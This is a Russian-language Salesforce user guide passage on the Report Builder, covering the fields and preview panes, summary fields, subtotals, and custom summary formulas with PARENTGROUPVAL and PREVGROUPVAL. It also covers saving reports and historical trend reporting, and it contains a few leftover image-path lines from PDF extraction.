Ниже перечислены действия, выполнение которых препятствует использованию области предварительного просмотра отчета.

- Добавление или редактирование формул
- Удаление единственной группировки отчета
- Удаление столбца, используемого для ограничения количества строк в табличных отчетах
- Сортировка результатов отчета по группам или столбцам
- Обновление стандартных или настраиваемых фильтров
- Изменение формата отчета
- Отображение или скрытие сведений об отчете
- Добавление или удаление диаграммы
- Добавление или удаление условного выделения
- Изменение значения поля **«Группировать даты по:»**
- Изменение преобразованного поля валюты
- Сохранение отчета

СМ. ТАКЖЕ:

Создание отчета

Поля отчетов

Настройка отчетов


Конструктор отчетов — это экранный редактор отчетов. Окно конструктора отчетов позволяет использовать поля и фильтры отчетов, а также поддерживает предварительный просмотр отчетов только по некоторым данным.

Благодаря сжатому верхнему колонтитулу страницы, конструктор отчетов позволяет оптимизировать полезную площадь экрана. Чтобы просмотреть вкладки приложения, закройте конструктор или щелкните логотип Salesforce.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.



Панель полей (1)

Панель «Поля» содержит поля, доступные в выбранном типе отчета и организованные по папкам. Чтобы добавить поля в отчет, найдите нужные поля посредством поля быстрого поиска и фильтров типов полей, а затем перетащите их на панель «Предварительный просмотр».

Кроме того, панель «Поля» позволяет создавать, просматривать, редактировать и удалять настраиваемые формулы резюмирования и поля области.

При использовании составных отчетов панель «Поля» содержит поля, доступные во всех типах, добавленных в отчет, и организованные по типам отчетов.

Панель полей (2)

Чтобы ограничить данные, отображаемые в отчете, настройте параметры просмотра, интервал времени и настраиваемые фильтры.

Панель полей (3)

Функция динамического предварительного просмотра позволяет значительно упростить процесс настройки отчета. Данная панель позволяет добавлять и удалять столбцы, поля резюмирования, формулы, группировки и блоки, а также изменять порядок их отображения. Панель позволяет добавлять диаграммы, а также изменять формат отчета и параметры отображения.

Окно предварительного просмотра отображает ограниченное количество записей. Чтобы просмотреть все результаты, рекомендуем запустить отчет.

СМ. ТАКЖЕ:

Создание отчета

Создание отчета

Поля отчетов

Панель «Поля» содержит поля, доступные в выбранном типе отчета и организованные по папкам. Кроме того, панель «Поля» содержит настраиваемые формулы резюмирования, доступные для создания, редактирования и удаления.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и удаления отчетов:

- Создание и настройка отчетов

  И

  Конструктор отчетов

Добавление фильтров поля

Чтобы добавить фильтр табличного, сводного или матричного отчета, перетащите нужное поле с панели «Поля» на панель «Фильтры».

Поиск полей

Чтобы найти поле, введите имя нужного поля в поле «Быстрый поиск». При необходимости отфильтруйте список по типу.

- Чтобы просмотреть все типы полей и настраиваемые формулы резюмирования, нажмите кнопку All.
- Чтобы просмотреть только текстовые поля, нажмите кнопку a.
- Чтобы просмотреть только числовые поля (числа, проценты или валюта), нажмите кнопку #.
- Чтобы просмотреть только поля даты, нажмите кнопку .

Добавление и удаление полей

Чтобы добавить поле в табличный, сводный или матричный отчет, дважды щелкните или перетащите нужное поле на панель «Предварительный просмотр». Чтобы добавить поле в составной отчет, перетащите нужное поле на панель «Предварительный просмотр». Чтобы выбрать несколько полей, нажмите клавишу **CTRL**. Чтобы добавить все поля, доступные в папке, перетащите саму папку. Поле может быть добавлено в табличный, сводный или матричный отчет только один раз. Составные отчеты поддерживают многократное добавление одних и тех же полей, при условии, что они добавляются в разные блоки. Чтобы просмотреть поля отчета, выберите пункты **«Показать»** > **«Сведения»** в области предварительного просмотра. Если пункты **«Показать»** > **«Сведения»** недоступны, то пользователь может добавить только поля резюмирования.

Чтобы удалить поле, зацепите заголовок столбца и перетащите его обратно на панель «Поля». При использовании табличного, сводного или матричного отчета выберите пункт **«Удалить столбец»** в меню столбца или щелкните ссылку **«Удалить все столбцы»**.

Работа с набором полей

Конструктор отчетов поддерживает пакетное добавление, удаление и изменение порядка отображения полей. Например, отчет может быть одновременно дополнен полями «Создано», «Тип» и «Имя возможности».

Чтобы выбрать несколько полей или столбцов, нажмите клавишу CTRL (Windows) или Command (Mac).

Прим.:

- Добавленные поля отображаются в отчете в порядке их выбора.
- При добавлении нескольких суммируемых полей в сводный или табличный отчет рекомендуем снять флажок **«Показать»** > **«Сведения»**. Автоматически отображается диалоговое окно «Резюмировать», позволяющее одновременно выбрать суммарные значения для всех полей.
- При добавлении полей, которые не связаны с резюмированием (например, текстовые поля), рекомендуем установить флажок **«Показать»** > **«Сведения»**.
- При создании составного отчета пользователь может выбрать несколько полей из категории «Общие поля» и один тип отчета. Поля не могут быть выбраны из разных типов отчетов.

Изменение порядка отображения и сортировка полей

Чтобы изменить порядок отображения столбцов отчета, зацепите заголовок нужного столбца и перетащите его в другую область. Чтобы выбрать несколько столбцов, нажмите клавишу **CTRL**. Чтобы отсортировать данные по конкретному столбцу, щелкните заголовок нужного столбца. При необходимости щелкните меню столбца и выберите пункт раскрывающегося списка **«Сортировка по возрастанию»** или **«Сортировка по убыванию»**. Чтобы включить сортировку, выберите пункты **«Показать»** > **«Сведения»**.

Изменение отображаемой валюты

Если организация использует мультивалюту, то отображаемая валюта может быть изменена для всех полей валюты. Последовательно выберите пункты **«Показать»** > **«Отобразить используемые валюты»**, а затем выберите активную валюту для отображения.

СМ. ТАКЖЕ:

Работа с формулами в отчетах

Группирование данных отчета

Резюмирование данных отчета

Выделение диапазонов данных

Резюмирование данных отчета

Поле резюмирования содержит числовые значения, поддерживающие вычисление суммарного, среднего, максимального и минимального значений. Поля резюмирования отображаются на всех уровнях группировки. Поля резюмирования сводных и матричных отчетов также отображаются на уровне общей суммы.

Панель «Поля» содержит поля, доступные в выбранном типе отчета и организованные по папкам.

Резюмирование — это значение «Сумма», «Среднее значение», «Максимальное значение» или «Минимальное значение», заданное для числового поля. (Чтобы просмотреть только числовые поля, нажмите кнопку  .)

Чтобы добавить поле резюмирования, выполните указанные ниже действия.

- Дважды щелкните числовое поле на панели «Поля».
- Перетащите нужное числовое поле в область предварительного просмотра. Чтобы выбрать несколько полей, нажмите клавишу **CTRL**. Матричные отчеты содержат зоны сброса до, между и после наборов полей резюмирования. Например, суммарное, среднее, максимальное и минимальное значения поля «Годовой доход» являются набором и не позволяют вставлять новые поля резюмирования.
- Выберите пункт **«Резюмировать данное поле»** в меню столбца, соответствующего полю отчета.

Чтобы изменить текущее поле резюмирования или добавить другие сводки, нажмите кнопку напротив нужного поля резюмирования и выберите значение **«Резюмировать данное поле»**.

Чтобы удалить поле резюмирования, выполните указанные ниже действия.

- Выберите пункт **«Резюмировать данное поле»** в соответствующем меню и снимите все флажки.
- Откройте меню нужного поля и выберите пункт **«Удалить сводку»**.
- Перетащите поле резюмирования обратно на панель «Поля». Обратите внимание, что все сводки для данного поля подлежат удалению. Чтобы выбрать несколько полей резюмирования, нажмите клавишу **CTRL**.

Чтобы изменить порядок отображения наборов полей резюмирования в матричных отчетах, перетащите нужное поле в другую область. Сводки каждого поля перемещаются вместе с полем. Например, если отчет содержит суммарное и среднее значения поля «Годовой доход», а также максимальное и минимальное значения поля «Вероятность», то сводки поля «Вероятность» могут быть перенесены и вставлены до или после сводок поля «Годовой доход», но не между ними. Сводки не могут быть вставлены после настраиваемых формул резюмирования или поля «Количество записей».

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и удаления отчетов:

- Создание и настройка отчетов

  И

  Конструктор отчетов

СМ. ТАКЖЕ:

- Поля отчетов
- Подведение промежуточных результатов отчетов

Подведение промежуточных результатов отчетов

Промежуточные результаты отчетов позволяют анализировать основные изменения данных. Пользователи могут группировать наборы данных, сортировать группировки и сравнивать промежуточные результаты по каждому набору относительно общего итога. Кроме того, сводные и составные отчеты позволяют подводить промежуточные результаты по нескольким полям путем отображения каскадных наборов данных.

Например, при подведении промежуточных результатов сводного отчета по полю «Ответственный за возможность» отчет группирует организации по полю «Ответственный за возможность», определяет количество возможностей, принадлежащих каждому пользователю, и отображает промежуточные результаты по полю «Ответственный за возможность» для всех столбцов отчета. При необходимости подведите промежуточные результаты для возможностей каждого пользователя по продукту.

1. Нажмите кнопку **«Настроить»** или **«Правка»** в любом отчете.
2. Добавьте поле резюмирования в отчет посредством конструктора отчетов. Поля резюмирования отображаются на уровнях группировки и для отдельных строк.

СМ. ТАКЖЕ:

- Создание настраиваемой формулы резюмирования
- Создание отчета
- Подведение промежуточных результатов отчетов

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для подведения промежуточных результатов отчетов:

- Создание и настройка отчетов

Интеллектуальное суммирование в отчетах

Интеллектуальное суммирование обрабатывает повторяющиеся данные только один раз. Система Salesforce использует интеллектуальное суммирование при выполнении отчетов, содержащих повторяющиеся данные в любом столбце, выбранном для суммирования или вычисления среднего значения.

Например, если возможность использует два продукта, то при выполнении отчета по продуктам возможности, где общая стоимость возможности выбирается в качестве столбца для суммирования, стоимость отображается в сведениях об отчете дважды — по одному разу для каждого продукта возможности.

Таким образом, интеллектуальное суммирование, добавляющее стоимость возможности только один раз, позволяет правильно вычислить любые промежуточные результаты, общие суммы и средние значения.

Прим.: Интеллектуальное суммирование не поддерживается компонентами панели мониторинга. Например, общая сумма, отображаемая в таблице панели мониторинга, представляет собой сумму значений, перечисленных в таблице.

СМ. ТАКЖЕ:

- Подведение промежуточных результатов отчетов
- Подведение промежуточных результатов отчетов

Работа с формулами в отчетах

Формулы позволяют создавать настраиваемые поля резюмирования на основе вычисленных значений посредством данных отчета. Данные формулы могут использоваться в качестве столбцов отчета.

Панель «Поля» содержит поля, доступные в выбранном типе отчета и организованные по папкам.

Чтобы добавить новую формулу в сводный или матричный отчет, дважды щелкните ссылку **«Добавить формулу»**. Настройте необходимые параметры и нажмите кнопку **«OK»**. Формула автоматически добавляется в область предварительного просмотра в качестве столбца сводного отчета или поля резюмирования матричного отчета. Составные отчеты могут быть дополнены кросс-блоком или стандартной формулой настраиваемого резюмирования. Чтобы изменить формулу, наведите указатель мыши на имя нужной формулы на панели «Поля» и щелкните значок .

Чтобы удалить формулу из области предварительного просмотра, зацепите ее заголовок и перетащите его обратно на панель «Поля» или щелкните меню нужной формулы и выберите пункт **«Удалить формулу»**. Чтобы выбрать несколько формул, нажмите клавишу **CTRL**. Удаление формулы из области предварительного просмотра не инициирует удаление самой формулы. Чтобы удалить формулу, наведите указатель мыши на имя нужной формулы и щелкните значок или выберите пункт меню **«Удалить формулу»**.

Диаграммы отчетов и панелей мониторинга, содержащие значения из настраиваемых формул резюмирования, отображают знаки после запятой с помощью параметра валюты по умолчанию, вместо значения, указанного для формулы. Например, если количество десятичных знаков в формуле резюмирования равно нулю, то десятичные знаки не отображаются в столбцах, однако значения диаграммы содержат десятичные знаки, заданные для валюты по умолчанию (обычно два десятичных знака). Данное правило применяется к валютам, числам и процентам.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и удаления отчетов:

- Создание и настройка отчетов

  И

  Конструктор отчетов

1. Создание настраиваемой формулы резюмирования

   Настраиваемые формулы резюмирования для сводных и матричных отчетов позволяют рассчитывать дополнительные итоговые значения на основе числовых полей, доступных в отчете.

2. Использование функции резюмирования в настраиваемой формуле резюмирования

   Функции резюмирования позволяют использовать значения группировок в настраиваемых формулах резюмирования для сводных, матричных и составных отчетов. Система поддерживает две функции резюмирования: `PARENTGROUPVAL` и `PREVGROUPVAL`.

3. Функции PARENTGROUPVAL и PREVGROUPVAL

   Рекомендуем использовать функцию `PARENTGROUPVAL` для вычисления значений относительно родительской группировки. Рекомендуем использовать функцию `PREVGROUPVAL` для вычисления значений относительно одноранговой группировки.

4. Эффективное использование настраиваемых формул резюмирования

   Настраиваемые формулы резюмирования позволяют повысить эффективность отчетов, но требуют особого внимания. Ниже перечислены некоторые рекомендации по их использованию.

СМ. ТАКЖЕ:

Создание настраиваемой формулы резюмирования

Поля отчетов

Создание настраиваемой формулы резюмирования

Настраиваемые формулы резюмирования для сводных и матричных отчетов позволяют рассчитывать дополнительные итоговые значения на основе числовых полей, доступных в отчете.

Формула — это алгоритм, значение которого вычисляется на основе других полей, выражений или значений. Настраиваемые формулы резюмирования могут содержать не более 3 900 символов. Настраиваемые формулы резюмирования доступны в сводных, матричных и составных отчетах. Они не могут одновременно использоваться в нескольких отчетах.

1. Щелкните ссылку **«Добавить формулу»** на панели «Поля» в конструкторе отчетов.
2. Введите имя формулы в том виде, в котором оно должно отображаться в отчете. Метка должна быть уникальной. При необходимости введите описание.
3. Исходя из результата вычисления, выберите соответствующий тип данных для формулы в раскрывающемся списке «Формат».
4. Исходя из выбранного типа данных, выберите количество знаков после запятой в раскрывающемся списке «Знаки после запятой». Данный параметр пропускается для полей валюты в организациях, поддерживающих использование нескольких валют. Взамен, применяется параметр валюты «Знаки после запятой».

   Ниже перечислены значения, которые действительны в том случае, если в параметре «Знаки после запятой» выбрано значение **«Нет»**.

   - Валюта: отображение не более 18 цифр; позиция десятичной запятой по умолчанию.
   - Проценты: отображение не более 18 цифр; десятичная запятая отсутствует.
   - Числа: отображение не более 18 цифр; позиция десятичной запятой не меняется.
5. Установите нужный переключатель в разделе «Место отображения данной формулы». Расчет для данной формулы отображается в отчете, на выбранном уровне. Чтобы показывать расчет для формулы на каждом уровне, включая уровень общего итога, установите переключатель «Все уровни резюмирования».
6. Чтобы создать формулу, выполните указанные ниже действия.
   a. Выберите поле в раскрывающемся списке **«Поля резюмирования»**. Значение данного поля используется в формуле.
   b. Выберите нужный тип резюмирования. Данный параметр недоступен для поля «Количество записей».

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и удаления отчетов:

- Создание и настройка отчетов

  И

  Конструктор отчетов

Тип резюмирования	Описание
Сумма	Итоговое значение данных в поле или группировке полей.
Наибольшее значение	Максимальное значение данных в поле или группировке полей.
Наименьшее значение	Минимальное значение данных в поле или группировке полей.
Среднее значение	Среднее значение данных в поле или группировке полей.

c. Чтобы добавить операторы в формулу, нажмите кнопку **«Операторы»**.

d. Выберите категорию функций («Все», «Логические», «Математические» или «Сводные»), затем выберите нужную функцию и нажмите кнопку **«Вставить»**.

e. При необходимости повторите эти действия.

7. Чтобы проверить формулу на наличие ошибок, нажмите кнопку **«Проверка синтаксиса»**. Ошибки выделяются курсором.
8. Нажмите кнопку **«OK»**. Формула будет сохранена только после сохранения отчета.

СМ. ТАКЖЕ:

Создание отчета

Работа с формулами в отчетах

Эффективное использование настраиваемых формул резюмирования

Создание настраиваемой формулы резюмирования для составного отчета

Использование функции резюмирования в настраиваемой формуле резюмирования

Функции резюмирования позволяют использовать значения группировок в настраиваемых формулах резюмирования для сводных, матричных и составных отчетов. Система поддерживает две функции резюмирования: `PARENTGROUPVAL` и `PREVGROUPVAL`.

1. Дважды щелкните пункт **«Добавить формулу»** на панели «Поля».
2. Выберите значение *«Резюме»* в раскрывающемся списке «Функции» диалогового окна «Настраиваемая формула резюмирования».
3. Выберите функцию `PARENTGROUPVAL` или `PREVGROUPVAL`.
4. Выберите уровень группировки и нажмите кнопку **«Вставить»**.
5. Определите формулу, в том числе место ее отображения.
6. Нажмите кнопку **«OK»**.

СМ. ТАКЖЕ:

Работа с формулами в отчетах

Функции PARENTGROUPVAL и PREVGROUPVAL

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и удаления отчетов:

- Создание и настройка отчетов

  И

  Конструктор отчетов

Функции PARENTGROUPVAL и PREVGROUPVAL

Рекомендуем использовать функцию `PARENTGROUPVAL` для вычисления значений относительно родительской группировки. Рекомендуем использовать функцию `PREVGROUPVAL` для вычисления значений относительно одноранговой группировки.

PARENTGROUPVAL

Рекомендуем использовать данную функцию для вычисления значений относительно родительской группировки.

Описание:	Данная функция возвращает значение указанной родительской группировки. Родительская группировка — это любой вышестоящий уровень над группировкой, содержащей формулу. Данная функция может использоваться только в настраиваемых формулах резюмирования для создания отчетов.
Использование:	**Сводный и составной отчеты:**`PARENTGROUPVAL(поле_резюмирования, уровень_группировки)` **Матрица:**`PARENTGROUPVAL(поле_резюмирования, родительская_группировка_строк, родительская_группировка_столбцов)` Параметр `поле_резюмирования` отображает значение итогового поля; параметр `уровень_группировки` отображает родительский уровень для сводных отчетов, а параметры `родительская_группировка_строк` и `родительская_группировка_столбцов` отображают родительские уровни для матричных отчетов.
Пример	`TOTAL_PRICE:SUM/PARENTGROUPVAL(TOTAL_PRICE:SUM, GRAND_SUMMARY)`

	Данная формула вычисляет размер каждого продукта относительно итоговой суммы. Данный пример использует сводный отчет по возможностям и их продуктам, сгруппированным по полю «Имя продукта».

PREVGROUPVAL

Рекомендуем использовать данную функцию для вычисления значений относительно одноранговой группировки. При отсутствии предыдущей группировки функция возвращает нулевое значение.

Описание:	Данная функция возвращает значение указанной предыдущей группировки. Предыдущая группировка — это группировка, расположенная в отчете перед текущей группировкой. Выберите уровень группировки и инкремент. Инкремент — это количество столбцов или строк, расположенных перед текущим полем резюмирования. Значение по умолчанию: «1»; максимальное значение: «12». Данная функция может использоваться только в настраиваемых формулах резюмирования для создания отчетов.
Использование:	`PREVGROUPVAL(summary_field, grouping_level [, increment])` Параметр поле_резюмирования отображает имя сгруппированной строки или столбца; параметр уровень_группировки отображает уровень резюмирования, а параметр инкремент отображает количество предыдущих строк или столбцов.
Пример	`AMOUNT:SUM - PREVGROUPVAL(AMOUNT:SUM, CLOSE_DATE)` Данная формула вычисляет разницу между текущей и предыдущей стоимостями для каждого месяца отчета. Данный пример использует матричный отчет по возможностям, содержащий столбцы, сгруппированные по полю «Дата закрытия», и строки, сгруппированные по полю «Этап».

Пример: Скользящее среднее значение за три недели

Чтобы вычислить скользящее среднее значение стоимостей возможностей за три недели, воспользуйтесь примером ниже.

```
(OppProductTrends__c.Amount__c:SUM+ PREVGROUPVAL(OppProductTrends__c.Amount__c:SUM,
OppProductTrends__c.as_of_date__c) + PREVGROUPVAL(OppProductTrends__c.Amount__c:SUM,
OppProductTrends__c.as_of_date__c,2))/3
```

СМ. ТАКЖЕ:

- Создание настраиваемой формулы резюмирования
- Работа с формулами в отчетах
- Создание настраиваемой формулы резюмирования для составного отчета

Эффективное использование настраиваемых формул резюмирования

Настраиваемые формулы резюмирования позволяют повысить эффективность отчетов, но требуют особого внимания. Ниже перечислены некоторые рекомендации по их использованию.

Функции, предназначенные для настраиваемых формул резюмирования в отчетах, доступны в категории «Функции». Чтобы просмотреть дополнительную информацию об определенной функции, выберите нужную функцию и щелкните ссылку **«Справка по этой функции»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

- Формула резюмирования не может ссылаться на другую формулу резюмирования.
- Независимо от типа данных, формула резюмирования может содержать поля разных типов, включая: поля чисел, валюты или процентов, а также поля с флажком (истина/ложь). Например, формула резюмирования в отчете «Возможности с партнерами» может ссылаться на поле возможности «Стоимость» или «Продолжительность этапа», либо на поле организации «Годовой доход».
- Диаграммы отчетов и панелей мониторинга, содержащие значения из настраиваемых формул резюмирования, отображают знаки после запятой с помощью параметра валюты по умолчанию, вместо значения, указанного для формулы. Например, если количество десятичных знаков в формуле резюмирования равно нулю, то десятичные знаки не отображаются в столбцах, однако значения диаграммы содержат десятичные знаки, заданные для валюты по умолчанию (обычно два десятичных знака). Данное правило применяется к валютам, числам и процентам.
- Все настраиваемые формулы резюмирования, содержащие поле, которое удалено или недоступно (например, при применении параметров безопасности полей), удаляются из отчета.
- Типы резюмирования «Сумма», «Наибольшее значение», «Наименьшее значение» и «Среднее значение» недоступны для поля «Количество записей».
- Тип резюмирования «Наименьшее значение» содержит пустые или нулевые значения в расчетах формулы резюмирования, если эти значения доступны в данных отчета.
- Тип резюмирования «Наибольшее значение» содержит максимальное пустое (ненулевое) значение, доступное в данных отчета.
- Проценты отображаются в формулах резюмирования в виде десятичных чисел. Так, 20% отображается в виде числа 0,20.
- Операторы позволяют задавать полям в формулах резюмирования отрицательные значения. Например: `{!EMPLOYEES:SUM} + - {!SALES:SUM}`.
- Система Salesforce вычисляет результат для всех настраиваемых формул резюмирования в матричных отчетах, если в разделе «Место отображения данной формулы» не установлен переключатель «Все уровни резюмирования». Формула определяет возвращаемое значение. При нулевом результате отображается пустая ячейка.
- Поля резюмирования в табличных, сводных и матричных отчетах могут отображать не более 21 символа. Поля резюмирования, содержащие не более 21 символа, отображают точные значения; в противном случае, точность отображаемых значений не гарантируется. Если ячейки отчета содержат сообщение «#Превышен размер!», рекомендуем проверить формулы, результаты которых могут содержать более 18 символов. Кроме того, рекомендуем избегать умножения и возведения больших чисел в степень, а также деления на очень маленькие числа.
- Формулы обрабатывают пустые (нулевые) ячейки отчета в виде нулевых значений.
- Если вычисляемое значение формулы содержит ошибку, то в ячейках отчета отображается следующее сообщение: «#Ошибка!». Кроме того, сообщение «#Ошибка!» отображается при делении формулы на ноль. Чтобы устранить ошибку, проверьте формулу и укажите другое значение.

- Настраиваемые формулы резюмирования кросс-блока доступны в составных отчетах.

СМ. ТАКЖЕ:

Создание настраиваемой формулы резюмирования

Настраиваемые формулы резюмирования с составными отчетами

Создание настраиваемой формулы резюмирования для составного отчета


Сохранение отчета

Чтобы сохранить внесенные изменения, нажмите кнопку **«Сохранить»**. Чтобы получить точную копию исходного отчета без внесения изменений, нажмите кнопку **«Сохранить как»**. Если используется Lightning Experience, щелкните **«Клонировать»**, чтобы получить точную копию отчета.

1. Проверьте имя, описание и папку. Затем выполните одно из указанных ниже действий.
   - Чтобы сохранить отчет и открыть начальную страницу отчетов, нажмите кнопку **«Сохранить»**.
   - Чтобы сохранить отчет и открыть страницу запуска отчета, нажмите кнопку **«Сохранить и вернуться к отчету»**.

   Прим.: Чтобы сохранить отчет по продажам, прогнозам, возможностям или действиям на определенном уровне детализации иерархии ролей, установите флажок «Сохранить уровень иерархии».

Совет: Имя отчета, дополненное двоеточием, отображается на двух отдельных строках при просмотре отчета. Данный алгоритм позволяет категоризировать отчеты по имени или отображать длинные имена. Например, значение `First Line: Second Line`, введенное в поле «Имя отчета», отображается на странице запуска отчета следующим образом:



ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии, кроме **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и удаления отчетов:

- Создание и настройка отчетов

  И

  Конструктор отчетов

Для ввода уникального имени отчета, используемого интерфейсом API:

- Настройка приложения

Для выбора папки для хранения общедоступных отчетов:

- Управление общедоступными отчетами

Составление отчетов по архивным изменениям

Благодаря составлению стандартных оперативных отчетов по текущему состоянию дел, пользователи могут анализировать ежедневные и еженедельные изменения возможностей, обращений, прогнозов и настраиваемых объектов.

Прим.: Lightning Experience поддерживает составление отчетов по архивным трендам посредством диаграмм, но не поддерживает табличные представления отчетов по архивным трендам.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

1. Отслеживание изменений в ожидаемых продажах

   Архивный отчет позволяет отслеживать ожидаемые продажи компании на предмет активности, необходимой для достижения текущих и будущих запланированных показателей продаж. При необходимости просмотрите надежные или рискованные сделки за последние три месяца либо своевременные или затянувшиеся сделки.

2. Просмотр изменения стоимостей прогноза

   Предлагаем создать архивный матричный отчет по стоимостям, использованным участниками рабочей группы для назначения каждой категории прогноза. Изменения данных стоимостей позволяют определять точность составления прогнозов участниками рабочей группы.

3. Отслеживание журнала для обращений

   Система позволяет отслеживать действия над обращениями и определять обновления статуса обращения за последние три месяца его жизненного цикла.

4. Знакомство с архивным трендингом

   Функция архивного трендинга использует специальный тип настраиваемого отчета, предназначенный для определения изменений между пятью датами снимка (например, пять рабочих дней или пять рабочих недель). Наглядное отображение изменений данных поддерживается диаграммами и панелями мониторинга.

5. Ограничения по архивному трендингу

   Система Salesforce применяет некоторые ограничения к архивному трендингу, а именно: период отслеживания данных, количество строк данных, отслеживаемые поля и объекты. Данные ограничения позволяют уточнять наборы данных, сокращая время ожидания результатов отчетов.

Отслеживание изменений в ожидаемых продажах

